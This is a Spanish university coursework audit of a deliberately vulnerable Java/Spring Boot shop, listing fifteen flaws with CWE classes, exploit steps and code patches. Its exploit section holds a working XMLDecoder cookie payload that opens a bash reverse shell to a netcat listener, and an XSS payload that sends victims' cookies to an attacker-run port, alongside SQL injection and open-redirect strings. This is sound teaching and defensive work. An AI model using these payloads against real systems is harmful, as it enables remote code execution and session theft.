Análisis, corrección y explotación de vulnerabilidades en aplicación web Java

Máster Inter-Universitario en Ciberseguridad

Primera Práctica — Seguridad en Aplicaciones

Autores:
Aarón García Filgueira (aaron.gfilgueira@udc.es)
Diego Dopazo García (diego.dopazo.garcia@udc.es
Sergio Luaces Martín (s.luaces@udc.es)

Universidade da Coruña

12 de noviembre de 2025

Índice

Repositorio con la aplicación corregida

La aplicación corregida, junto con documentación complementaria y recursos para pruebas, está disponible en: https://github.com/DIEGODOPAZO/Aplication-Security.git

1. Introducción

El presente informe de auditoría recoge los resultados del análisis de seguridad realizado sobre la aplicación web de comercio electrónico Amazoncillo, desarrollada originalmente por la empresa BonitoYBarato. El objetivo de la auditoría es identificar, verificar y corregir vulnerabilidades de seguridad antes de su puesta en producción, garantizando que el sistema cumple con los requisitos mínimos de confidencialidad, integridad y disponibilidad esperados en un entorno comercial.

La revisión se ha llevado a cabo sobre el código fuente y los componentes entregados por el cliente, abarcando tanto la capa de presentación (plantillas Thymeleaf), como la lógica de negocio y el acceso a datos implementado en Java con Spring Boot, Spring MVC y Hibernate/JPA, junto con una base de datos integrada Derby.

Durante el proceso se realizaron pruebas estáticas y dinámicas para detectar vulnerabilidades reales, evaluar su impacto y validar la eficacia de las medidas correctoras aplicadas. Para aquellas de mayor severidad, se desarrollaron exploits de prueba de concepto que demuestran su impacto potencial en un escenario real de explotación.

El alcance de la auditoría se limitó exclusivamente al código, la configuración y la base de datos incluidos en el proyecto original. No se consideraron sistemas externos ni servicios de terceros, como la pasarela de pago o mecanismos antibrute force, al encontrarse fuera del perímetro definido para este trabajo.

El informe se estructura en distintos apartados que documentan las vulnerabilidades detectadas, su clasificación técnica, las pruebas realizadas, las soluciones implementadas y la validación final de los parches aplicados. Su propósito es ofrecer a Amazoncillo una visión clara del estado de seguridad actual del aplicativo, así como un conjunto de recomendaciones prácticas que permitan reducir el riesgo operativo y fortalecer la seguridad del entorno antes de su despliegue definitivo.

2. Metodología

El análisis de seguridad se realizó combinando técnicas automatizadas y revisión manual con el objetivo de evaluar de forma exhaustiva las diferentes capas de la aplicación (interfaz, lógica de negocio y configuración). La metodología aplicada se basó en un enfoque iterativo, alternando fases de detección, validación y verificación de medidas correctoras.

En una primera fase, se emplearon herramientas de análisis estático y dinámico para obtener una visión general del estado de seguridad de la aplicación:

- **OWASP ZAP**, para la ejecución de pruebas DAST (Dynamic Application Security Testing) y detección de vulnerabilidades en tiempo de ejecución.
- **SonarQube** y **Find Security Bugs**, para el análisis SAST (Static Application Security Testing) del código Java, con el fin de identificar errores de programación, configuraciones inseguras y patrones de riesgo comunes.

Los resultados obtenidos se analizaron en detalle mediante una revisión manual del código fuente, las plantillas Thymeleaf y la configuración de la aplicación. Esta etapa permitió confirmar los hallazgos reportados por las herramientas, eliminar falsos positivos y detectar vulnerabilidades adicionales no identificadas de forma automática.

Posteriormente, se diseñaron y ejecutaron pruebas de explotación controladas sobre las vulnerabilidades más relevantes con el fin de evaluar su impacto real y demostrar su posible explotación en un entorno de ataque legítimo. Tras ello, se implementaron las medidas correctoras correspondientes siguiendo las mejores prácticas de desarrollo seguro y las recomendaciones de los estándares OWASP.

Cada parche fue verificado individualmente mediante nuevas pruebas funcionales y de seguridad, asegurando que las vulnerabilidades quedasen efectivamente mitigadas y que no se introdujeran regresiones en el comportamiento de la aplicación. Durante todo el proceso se recopilaron evidencias que acompañan el presente informe como soporte documental del trabajo realizado.

3. Vulnerabilidades detectadas

V-1 — Content Security Policy (CSP) demasiado permisiva	
CWE	CWE-693 / CWE-1021 (CSP insuficiente / protección de UI)
Consecuencias	Una CSP laxa reduce la protección frente a XSS, carga de recursos no confiables y framing.
Localización	Interceptor HTTP que añade la cabecera CSP (p.ej. `CSPInterceptor`).
Exploit(s)	Comprobar que, antes del cambio, podían cargarse recursos externos y ejecutar inline. Tras el cambio, verificar bloqueo en consola del navegador.
Solución	Se establece una CSP más restrictiva mediante cabecera `Content-Security-Policy`. Recomendación: sustituir `'unsafe-inline'` por nonces/hashes.

Ficha 1

V-2 — XSS persistente en comentarios	
CWE	CWE-79: Cross-site Scripting (XSS)
Consecuencias	Permite la ejecución de código JavaScript en el navegador de otros usuarios, posibilitando robo de cookies o acciones en su nombre.
Localización	`CommentController.doCreateComment` y plantillas de comentarios (por ejemplo `product_details.html`).
Exploit(s)	1. Insertar un payload como `<script>alert('XSS')</script>` en el campo de comentario. 2. Guardar el comentario. 3. Cuando otro usuario visualiza el producto, el script se ejecuta en su navegador.
Solución	Se añadió sanitización del texto del comentario con la librería **OWASP Java HTML Sanitizer**, limpiando etiquetas y atributos peligrosos antes de guardar.

Ficha 2

V-3 — Inyección SQL/JPQL en login	
CWE	CWE-89: SQL Injection
Consecuencias	Permite autenticarse sin credenciales válidas o alterar consultas SQL mediante inyección de parámetros manipulados.
Localización	`UserRepository.java` y método de autenticación del controlador `LoginController`.
Exploit(s)	1. Acceder al formulario de inicio de sesión. 2. Introducir `admin' OR 1=1--` como usuario y cualquier contraseña. 3. El servidor devuelve sesión válida como usuario administrador.
Solución	Se sustituyó la concatenación dinámica en JPQL por consultas parametrizadas con `TypedQuery` y `setParameter()`, eliminando el uso de `MessageFormat.format`.

Ficha 3

V-4 — Subida de ficheros no seguros (foto de perfil)

CWE	CWE-434: Unrestricted File Upload
Consecuencias	La funcionalidad de subida de imagen aceptaba archivos arbitrarios o PNG malformados, permitiendo almacenar código malicioso.
Localización	Método de subida en `ProfileController` y servicio asociado.
Exploit(s)	1. Subir un archivo con extensión .png que contenga código embebido. 2. El servidor lo acepta y lo almacena como imagen de perfil.
Solución	Se validan los archivos con la librería **pngj**, analizando la estructura y los *chunks*. Si no cumple el formato PNG válido, se rechaza.

Ficha 4

V-5 — Manipulación del precio en el proceso de compra

CWE	CWE-840: Business Logic Errors
Consecuencias	El cliente podía alterar el precio o el importe total en el formulario de pedido antes de enviarlo al servidor.
Localización	`OrderController.doCreateOrder` y clase `OrderForm`.
Exploit(s)	1. Modificar el valor del campo `price` en el formulario mediante inspector HTTP. 2. Enviar el pedido con importe alterado.
Solución	El precio se obtiene ahora exclusivamente del `ShoppingCart` en servidor, ignorando valores enviados por el cliente. El cálculo se realiza en backend.

Ficha 5

V-6 — Divulgación de información en errores

CWE	CWE-209 / CWE-200: Information Exposure
Consecuencias	Las páginas de error mostraban stacktraces y mensajes internos del servidor, revelando detalles del sistema.
Localización	Configuración de `application.properties` y manejadores de error globales.
Exploit(s)	1. Provocar error (por ejemplo, accediendo a una ruta inexistente). 2. Observar stacktrace o mensaje de excepción completo en la respuesta.
Solución	Se configuraron las propiedades de Spring Boot: `server.error.include-stacktrace=never`, `server.error.include-message=never`, `server.error.include-binding-errors=never`, `server.error.whitelabel.enabled=false`.

Ficha 6

V-7 — Deserialización insegura en cookie `user-info`

CWE	CWE-502: Deserialization of Untrusted Data
Consecuencias	El sistema deserializaba XML desde una cookie usando `XMLDecoder`, lo que permitía ejecución remota de código (RCE).
Localización	Clase responsable de leer la cookie `user-info` durante el inicio de sesión.
Exploit(s)	1. Crear cookie `user-info` con XML malicioso (por ejemplo, que invoque `ProcessBuilder`). 2. Codificar en Base64 y añadirla al navegador. 3. Al cargar la página, el servidor deserializa el XML y ejecuta el código.
Solución	Se implementó validación previa de la clase deserializada mediante lista blanca (`UserInfo`); además se gestiona la excepción y se elimina el uso genérico de `XMLDecoder`.

Ficha 7

V-8 — Control de acceso en comentarios (comentarios sin compra)

CWE	CWE-862 / CWE-285: Missing / Improper Authorization
Consecuencias	Usuarios podían crear o modificar comentarios de productos sin haberlos comprado, permitiendo reviews fraudulentas y manipulación de reputación.
Localización	`ProductService.comment(...)` y `CommentController` (flux de creación de comentarios).
Exploit(s)	1. Intentar crear un comentario para un producto sin haberlo comprado. 2. El servidor aceptaba la operación y guardaba la reseña.
Solución	Se añadió verificación server-side mediante `OrderLineRepository.findIfUserBuyProduct(userId, productId)`; se rechaza la acción si no existe compra previa.

Ficha 8

V-9 — Validación insuficiente en la entidad `User`

CWE	CWE-20: Improper Input Validation
Consecuencias	Almacenamiento de valores malformados o potencialmente peligrosos (nombres, emails inválidos), riesgo de XSS/consistencia y datos corruptos.
Localización	Clase `User` en la capa modelo (entidad JPA).
Exploit(s)	1. Persistir registros con campos vacíos, emails mal formados o cadenas excesivamente largas. 2. Observar almacenamiento de datos inválidos en la BDD.
Solución	Se añadieron anotaciones `@NotBlank`, `@Email`, `@Size`, `@Pattern` y `@JsonIgnore` en `password`. Validación centralizada en modelo.

Ficha 9

V-10 — Validación insuficiente en formularios

CWE	CWE-20: Improper Input Validation
Consecuencias	Formularios aceptaban entradas vacías, con formato incorrecto o sin límites; produce fallos lógicos y vectores para XSS/INJECTION.
Localización	Formularios: `LoginForm`, `ChangePasswordForm`, `ResetPasswordForm`, `UserProfileForm`, `CommentForm`, `OrderForm`, `PaymentForm`.
Exploit(s)	1. Enviar formularios con campos inválidos o vacíos. 2. Observar comportamiento inesperado o aceptación de datos no válidos.
Solución	Aplicación de `jakarta.validation` en los forms (mensajes claros, límites de longitud, patrones para campos críticos). Fail-fast en servidor.

Ficha 10

V-11 — Enumeración de usuarios por mensajes (user enumeration)

CWE	CWE-203: Observable Discrepancy / User Enumeration
Consecuencias	Mensajes que incluían datos del usuario permitían confirmar existencia de cuentas (p.ej. "email X ya en uso"), facilitando ataque de enumeración.
Localización	`messages.properties` y controladores que construían mensajes con valores del cliente.
Exploit(s)	1. Intentar registro/recuperación con un email existente y con uno no existente. 2. Observar diferencias en los mensajes que indican existencia.
Solución	Se sustituyeron mensajes por textos genéricos (p.ej. "Si la cuenta existe, recibirá instrucciones") y se dejó el detalle en logs internos; se evita pasar inputs del cliente a la vista.

Ficha 11

V-12 — Política de contraseñas débil

CWE	CWE-521: Weak Password Requirements
Consecuencias	Aceptación de contraseñas triviales (p.ej. `12345678` o `password`), incrementando riesgo de compromisos por fuerza bruta.
Localización	Validaciones en formularios y entidad `User`.
Exploit(s)	1. Registrar o actualizar cuenta con contraseña simple que cumple solo la longitud mínima. 2. Verificar que la contraseña se acepta y permite autenticación.
Solución	Se añadió validación mediante expresión regular y anotaciones: mínimo 8 caracteres, al menos una mayúscula, una minúscula, un dígito y un carácter especial; mensajes de error claros.

Ficha 12

V-13 — Uso de salt estático en hashing de contraseñas

CWE	CWE-760: Use of a One-Way Hash with a Predictable Salt
Consecuencias	Uso de un salt fijo hace predecible el proceso de hashing y facilita ataques por fuerza bruta/tabla; reduce la entropía del almacenamiento de contraseñas.
Localización	`UserService` — generación y verificación de hashes de contraseña.
Exploit(s)	1. Inspeccionar código y detectar salt constante (p.ej. `SALT = "..."`). 2. Verificar que todos los usuarios utilizan el mismo salt en el hash.
Solución	Cambio a `BCrypt.gensalt()` por usuario y almacenamiento solo del hash resultante; verificación mediante `BCrypt.checkpw()`.

Ficha 13

V-14 — Open Redirect en parámetro `next`

CWE	CWE-601: URL Redirection to Untrusted Site
Consecuencias	Permite redirigir a dominios externos controlados por el atacante (phishing, redirecciones maliciosas).
Localización	Endpoint de login con parámetro `/login?next=...`.
Exploit(s)	1. Acceder a `/login?next=https://evil.example.com`. 2. Iniciar sesión y comprobar redirección al dominio externo.
Solución	Validación de `next`: admitir solo rutas relativas internas o usar un mapeo de destinos permitidos; rechazar o normalizar URLs externas.

Ficha 14

V-15 — IDOR en /orders/{id}

CWE	CWE-639: Authorization Bypass Through User-Controlled Key
Consecuencias	Permite acceder, pagar o cancelar pedidos de otros usuarios modificando el identificador `id` en la URL; riesgo de manipulación de pedidos y divulgación de información.
Localización	`OrderController` y `OrderRepository` (endpoints `/orders/{id}`, `/orders/{id}/payment`, `/orders/{id}/cancel`).
Exploit(s)	1. Autenticar como usuario A. 2. Acceder a `/orders/ID` con ID perteneciente a usuario B. 3. Visualizar o modificar pedido ajeno si no hay validación.
Solución	Se implementó `findByIdAndUserId(id,userId)` en repositorio y servicio `findByIdForUser(...)` que valida la propiedad antes de devolver o modificar el pedido; control de errores genérico si no existe o no pertenece.

Ficha 15

4. Parches y soluciones aplicadas

Esta sección describe, con mayor detalle, los cambios implementados para corregir cada vulnerabilidad. Para cada caso se indican el objetivo del parche, el cambio aplicado, el código o configuración relevante, cómo verificarlo y notas adicionales.

4.1. V-01 — Content Security Policy (CSP) más restrictiva

Objetivo: Reducir superficie de XSS, *clickjacking* y carga de recursos no confiables.

Cambio aplicado: Inserción de cabecera `Content-Security-Policy` desde un `HandlerInterceptor` con directivas restrictivas.

Código:

```
public class CSPInterceptor implements HandlerInterceptor {
  @Override
  public boolean preHandle(HttpServletRequest req, HttpServletResponse res, Object h) {
    res.setHeader("Content-Security-Policy",
      "default-src 'self'; img-src 'self' data; " +
      "script-src 'self' 'unsafe-inline'; style-src 'self' 'unsafe-inline'; " +
      "object-src 'none'; base-uri 'self'; connect-src 'self'; " +
      "frame-ancestors 'none'; form-action 'self'");
    return true;
  }
}
```

Bloque de Código 1: Interceptor CSP

Verificación: Navegar páginas con recursos externos o scripts inline; el navegador debe bloquearlos (ver consola).

Notas: Sustituir `'unsafe-inline'` por *nonces/hashes* cuando sea viable, en este caso no es posible.

4.2. V-02 — XSS persistente en comentarios (sanitización)

Objetivo: Evitar que HTML/JS de usuario se renderice y ejecute en clientes.

Cambio aplicado: Sanitización en servidor con **OWASP Java HTML Sanitizer** en el flujo de creación de comentarios.

Código:

```
@PostMapping(Constants.COMMENT_PRODUCT_ENDPOINT)
public String doCreateComment(..., @ModelAttribute(Constants.COMMENT_FORM) CommentForm f,
    ...) {
  PolicyFactory policy = Sanitizers.FORMATTING.and(Sanitizers.LINKS);
  String safeText = policy.sanitize(f.getText());
  productService.comment(user, f.getProductId(), safeText, f.getRating());
  ...
}
```

Bloque de Código 2: Sanitización de comentarios

Verificación: Insertar payload `<script>alert(1)</script>`; debe mostrarse como texto inofensivo.

Notas: Mantener lista blanca mínima (enlaces y formato).

4.3. V-03 — Inyección SQL/JPQL en login (parametrización)

Objetivo: Evitar manipulación de consultas de autenticación.

Cambio aplicado: Sustitución de concatenación dinámica por consultas parametrizadas con JPA.

Código:

```
TypedQuery<User> q = em.createQuery(
  "SELECT u FROM User u WHERE u.email = :email AND u.password = :password", User.class);
q.setParameter("email", email);
q.setParameter("password", password);
```

Bloque de Código 3: Autenticación segura con parámetros

Verificación: Intento con `admin' OR 1=1--`; el login debe fallar.

Notas: Evitar concatenaciones y uso de `MessageFormat` en queries.

4.4. V-04 — Subida de ficheros no seguros (foto de perfil)

Objetivo: Evitar la carga de ficheros maliciosos o no válidos que puedan comprometer el sistema o el almacenamiento.

Cambio aplicado: Se implementó una verificación de integridad sobre los archivos subidos usando la librería **pngj**, que analiza la estructura del fichero PNG desde un `InputStream`. Si el archivo no cumple la estructura válida o produce una excepción durante la lectura, se rechaza la subida.

Código:

```
import ar.com.hjg.pngj.PngReader;
...

private static boolean isValidPng(InputStream inputStream) {
    PngReader png = null;
    try {
        png = new PngReader(inputStream); // usar InputStream en lugar de File
        return true;
    } catch (RuntimeException e) {
        return false;
    } finally {
        if (png != null) png.end();
    }
}
```

Bloque de Código 4: Validación de imágenes PNG con pngj

Verificación: Probar la subida de un fichero no imagen (por ejemplo, un PDF o script renombrado a '.png'); debe ser rechazado y no almacenado.

Notas: Además de validar el contenido, se recomienda:

- Re-encodificar las imágenes aceptadas antes de guardarlas.
- Limitar la extensión y el tamaño máximo del fichero.
- Almacenar los archivos fuera del directorio público de la aplicación.

4.5. V-05 — Manipulación del precio (Business Logic)

Objetivo: Impedir que el cliente altere el importe total del pedido.

Cambio aplicado: Obtención del precio directamente del `ShoppingCart` en servidor.

Código:

```
@PostMapping(Constants.ORDERS_ENDPOINT)
public String doCreateOrder(..., @SessionAttribute(Constants.SHOPPING_CART_SESSION)
    ShoppingCart cart, ...) {
  if (result.hasErrors()) return ...;
  Order order = orderService.createOrderFromCart(user, cart);
  cart.clear();
  return "redirect:/orders";
}
```

Bloque de Código 5: Creación de pedido a partir del carrito

Verificación: Modificar precio en la petición; el servidor debe calcular su propio total.

Notas: Añadir pruebas automáticas de integridad del total.

4.6. V-06 — Exposición de información en errores

Objetivo: Evitar mostrar mensajes técnicos o trazas al usuario.

Cambio aplicado: Configuración en `application.properties` para ocultar detalles.

Código:

```
server.error.include-stacktrace=never
server.error.include-message=never
server.error.include-binding-errors=never
server.error.whitelabel.enabled=false
```

Bloque de Código 6: Configuración de error handling

Verificación: Forzar excepción; no deben mostrarse trazas.

Notas: Personalizar página de error genérica.

4.7. V-07 — Deserialización insegura (cookie `user-info`)

Objetivo: Evitar RCE mediante deserialización de XML sin control.

Cambio aplicado: Validación de clase y lista blanca antes de deserializar con `XMLDecoder`.

Código:

```
String xml = new String(Base64.getDecoder().decode(cookieValue), StandardCharsets.UTF_8);
String cn = extractClassNameFromXML(xml);
if (!WHITELISTED_CLASSES.contains(cn))
  throw new SecurityException("Clase no permitida en deserialización: " + cn);

try (XMLDecoder dec = new XMLDecoder(new ByteArrayInputStream(xml.getBytes(UTF_8)))) {
  Object obj = dec.readObject();
  if (obj instanceof UserInfo ui) {
    User u = userService.findByEmail(ui.getEmail());
    if (u != null && u.getPassword().equals(ui.getPassword()))
      session.setAttribute(Constants.USER_SESSION, u);
  }
}
```

Bloque de Código 7: Validación segura en XMLDecoder

Verificación: Payload con `ProcessBuilder` debe ser rechazado.

Notas: Sustituir por JSON firmado (HMAC) en futuras versiones.

4.8. V-08 — Control de acceso en comentarios (compra previa)

Objetivo: Impedir que usuarios no compradores puedan crear o modificar comentarios de productos.

Cambio aplicado: Añadida verificación en servidor mediante el método `findIfUserBuyProduct(userId, productId)` en `OrderLineRepository`, validada desde `ProductService.comment(...)`.

Código:

```
boolean purchased = orderLineRepository.findIfUserBuyProduct(user.getUserId(), productId);
if (!purchased) {
  throw exceptionGenerationUtils.toInvalidStateException(
    "User is not allowed to comment a product not purchased");
}
```

Bloque de Código 8: Validación de compra previa en comentarios

Verificación: Intentar comentar un producto no adquirido; debe generar error o mensaje genérico.

Notas: Refuerza la integridad del sistema de reseñas y evita fraude en valoraciones.

4.9. V-09 — Validación en entidad `User` (modelo)

Objetivo: Asegurar formato, longitud y caracteres permitidos en los campos de usuario; ocultar contraseñas en serialización JSON.

Cambio aplicado: Incorporadas anotaciones de `jakarta.validation` y `@JsonIgnore` en la entidad `User`.

Código:

```
@NotBlank
@Size(max = 100)
@Pattern(regexp = "[\\p{L}0-9 \\-_'.,]+", message = "Nombre contiene caracteres no
    permitidos")
private String name;

@NotBlank
@Email
@Size(max = 255)
private String email;

@NotBlank
@Size(min = 8, max = 255)
@JsonIgnore
private String password;
```

Bloque de Código 9: Validaciones en entidad User

Verificación: Intentar guardar usuarios con datos inválidos; deben rechazarse por validación.

Notas: Previene almacenamiento de código malicioso o datos corruptos.

4.10. V-10 — Validación en formularios (fail–fast en servidor)

Objetivo: Evitar que formularios acepten entradas vacías, incorrectas o sin límites de tamaño.

Cambio aplicado: Añadidas validaciones uniformes `jakarta.validation` en todos los formularios críticos (`LoginForm`, `ChangePasswordForm`, `ResetPasswordForm`, `CommentForm`, etc.).

Código:

```
@NotBlank(message = "El correo es obligatorio")
@Email(message = "Formato de correo inválido")
@Size(max = 255)
private String email;

@NotBlank(message = "La contraseña es obligatoria")
@Size(min = 8, max = 255)
private String password;
```

Bloque de Código 10: Validación de formulario de login

Verificación: Enviar formularios con campos vacíos o formato erróneo; deben mostrar errores de validación.

Notas: Unifica la gestión de errores y reduce vectores XSS/DoS.

4.11. V-11 — Enumeración de usuarios por mensajes (user enumeration)

Objetivo: Evitar la divulgación indirecta de cuentas existentes a través de mensajes en UI.

Cambio aplicado: Sustitución de mensajes específicos por genéricos y eliminación de placeholders con datos del usuario en `messages.properties`.

Código:

```
# Antes
duplicated.instance.exception=The {0} ''{1}'' is already in use
auth.invalid.user=User {0} does not exist

# Ahora
duplicated.instance.exception=Resource already in use
auth.invalid.user.or.password=User or password is invalid
```

Bloque de Código 11: Mensajes genéricos en properties

Verificación: Probar registro con cuentas existentes y nuevas; el mensaje devuelto debe ser idéntico.

Notas: Complementar con rate limiting y CAPTCHA en endpoints sensibles.

4.12. V-12 — Política de contraseñas robusta

Objetivo: Reforzar la seguridad de las credenciales y evitar contraseñas triviales.

Cambio aplicado: Expresión regular y validaciones de complejidad mínima: mayúscula, minúscula, número y carácter especial.

Código:

```
@Size(min = 8, max = 255, message = "La contraseña debe tener al menos 8 caracteres")
@Pattern(
  regexp = "^(?=.*[A-Z])(?=.*[a-z])(?=.*\\d)(?=.*[!@#$%^&*()_+\\-]).+$",
  message = "La contraseña debe incluir mayúsculas, minúsculas, números y un carácter
    especial"
)
private String password;
```

Bloque de Código 12: Validación de complejidad de contraseña

Verificación: Probar contraseñas débiles (`password`, `12345678`); deben ser rechazadas.

Notas: Se aplica tanto en `UserProfileForm` como en `LoginForm` y la entidad `User`.

4.13. V-13 — Hash de contraseñas con salt aleatorio (BCrypt)

Objetivo: Evitar el uso de un salt estático compartido entre usuarios.

Cambio aplicado: Sustitución de constante `SALT` por generación aleatoria con `BCrypt.gensalt()`.

Código:

```
String hashedPassword = BCrypt.hashpw(password, BCrypt.gensalt());
User user = userRepository.create(new User(name, email, hashedPassword, address, image));

// Verificación
BCrypt.checkpw(clearPassword, user.getPassword());
```

Bloque de Código 13: Hashing seguro con salt dinámico

Verificación: Dos registros con la misma contraseña deben producir hashes distintos.

Notas: Compatible con verificación retroactiva de usuarios existentes.

4.14. V-14 — Open Redirect en parámetro `next`

Objetivo: Evitar redirecciones a dominios externos manipulando el parámetro `next`.

Cambio aplicado: Validar que `next` sea una ruta interna *relativa* (empiece por `/`, sin esquema ni host) antes de redirigir.

Código:

```

// ... dentro de doLogin(...)

// Redirección segura (solo rutas internas relativas)
if (next != null) {
    try {
        String n = next.trim();
        URI uri = URI.create(n);
        if (!uri.isAbsolute() && uri.getHost() == null && n.startsWith("/")) {
            return Constants.SEND_REDIRECT + n; // ruta interna válida
        }
    } catch (IllegalArgumentException ignored) {}
}
return Constants.SEND_REDIRECT + Constants.ROOT_ENDPOINT;
```

Bloque de Código 14: Redirección segura tras login

Verificación:

- `/login?next=/profile` → redirige a `/profile`.
- `/login?next=https://evil.com` → redirige a `/`.
- `/login?next=//evil.com` → redirige a `/`.

Notas: Se bloquean esquemas absolutos (`http/https`) y esquemas relativos (`//host`); solo se permite redirigir a rutas internas que comiencen por `/`.

4.15. V-15 — IDOR en `/orders/{id}` (validación de propiedad)

Objetivo: Evitar el acceso a pedidos de otros usuarios mediante manipulación del identificador.

Cambio aplicado: Creación de métodos `findByIdAndUserId` en repositorio y `findByIdForUser` en servicio con validación de propiedad del recurso.

Código:

```java
public Optional<Order> findByIdAndUserId(Long id, Long userId) {
  return entityManager.createQuery(
    "SELECT o FROM Order o WHERE o.orderId = :id AND o.user.userId = :userId",
    Order.class)
    .setParameter("id", id)
    .setParameter("userId", userId)
    .getResultList()
    .stream()
    .findFirst();
}

@Transactional(readOnly = true)
public Order findByIdForUser(Long id, Long userId) throws InstanceNotFoundException {
  return orderRepository.findByIdAndUserId(id, userId)
      .orElseThrow(() -> new InstanceNotFoundException(id, "Order", "Order not found"));
}

// En el controlador
orderService.findByIdForUser(id, user.getUserId());
```

Bloque de Código 15: Validación de propiedad en pedidos

Verificación: Intentar acceder al pedido de otro usuario; debe devolver error o página genérica.

Notas: Previene acceso no autorizado y evita enumeración de recursos.

5. Exploits

5.1. Reverse shell mediante deserialización insegura en la cookie `user-info`

Vulnerabilidades explotadas: Deserialización insegura.

Preparación:

- Asegurarse de no tener la sesión iniciada en la aplicación objetivo.
- Preparar un listener local para recibir la reverse shell:

```
nc -nlvp 4444
```

Bloque de Código 16: Listener de netcat para la reverse shell

Payload (XML → Base64). Codificar el siguiente XML en Base64 y usarlo como valor de la cookie `user-info`:

```
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.8.0" class="java.beans.XMLDecoder">
  <!-- 1) Ejecuta ProcessBuilder primero -->
  <object class="java.lang.ProcessBuilder">
    <array class="java.lang.String" length="3">
      <void index="0"><string>/bin/bash</string></void>
      <void index="1"><string>-c</string></void>
      <void index="2">
        <string>bash -i &gt;&amp; /dev/tcp/127.0.0.1/4444 0&gt;&amp;1</string>
      </void>
    </array>
    <void method="start"/>
  </object>

  <!-- 2) Devuelve un UserInfo válido para que el cast funcione -->
  <object class="es.storeapp.web.cookies.UserInfo">
    <void property="email"><string>victim@example.com</string></void>
    <void property="password"><string>password</string></void>
  </object>
</java>
```

Bloque de Código 17: Payload XML para XMLDecoder (codificar en Base64)

Ejecución:

1. Crear una cookie llamada `user-info` cuyo valor sea el XML anterior codificado en Base64 (ver Figura 1).
2. Realizar cualquier acción que provoque el procesamiento de la cookie por el servidor (por ejemplo recargar la página).



Figura 1: Ejemplo de cookie `user-info` *con payload codificado en Base64.*

Verificación: Si la deserialización es vulnerable, el listener de `nc` mostrará una conexión entrante con la shell remota del proceso que ejecuta la aplicación (ejemplo de salida en la figura 2).

Figura 2: Evidencia de conexión reverse shell recibida por `nc`.

Observaciones: En el entorno de pruebas las conexiones pueden aparecer como `localhost → localhost`; en un entorno real la dirección y la apariencia de la sesión variarán.

5.2. Exfiltración de cookies vía XSS y compra fraudulenta con precio manipulado

Vulnerabilidades explotadas: XSS persistente; control de acceso débil (comentarios sin compra); validación insuficiente de precios (cálculo en frontend).

Descripción general: Se inyecta un payload JavaScript en los comentarios de producto para capturar las cookies de usuarios que visiten la página. Con la cookie robada (por ejemplo `JSESSIONID`), el atacante puede realizar peticiones autenticadas en nombre de la víctima y aprovechar la validación de precios en el cliente para crear pedidos a precio manipulado (1€).

Payload (JavaScript):

```
<script>
  new Image().src = 'http://localhost:9999/exploit?c=' +
    encodeURIComponent(document.cookie);
</script>
```

Bloque de Código 18: Payload XSS para exfiltrar cookies

Inserción: El payload se puede incluir como comentario en cualquier producto (la aplicación permitía crear comentarios sin comprobar compra previa), como muestra la Figura 3.



Figura 3: Inserción del payload XSS en la interfaz de comentarios.

Flujo de ataque automatizado (servidor atacante):

1. El servidor atacante escucha en el puerto 9999 y recibe la cookie enviada por la víctima.
2. Con la cookie, el atacante realiza peticiones HTTP autenticadas contra la aplicación objetivo para añadir productos al carrito y crear un pedido con precio manipulado (1€), aprovechando la ausencia de cálculo de totales en servidor.

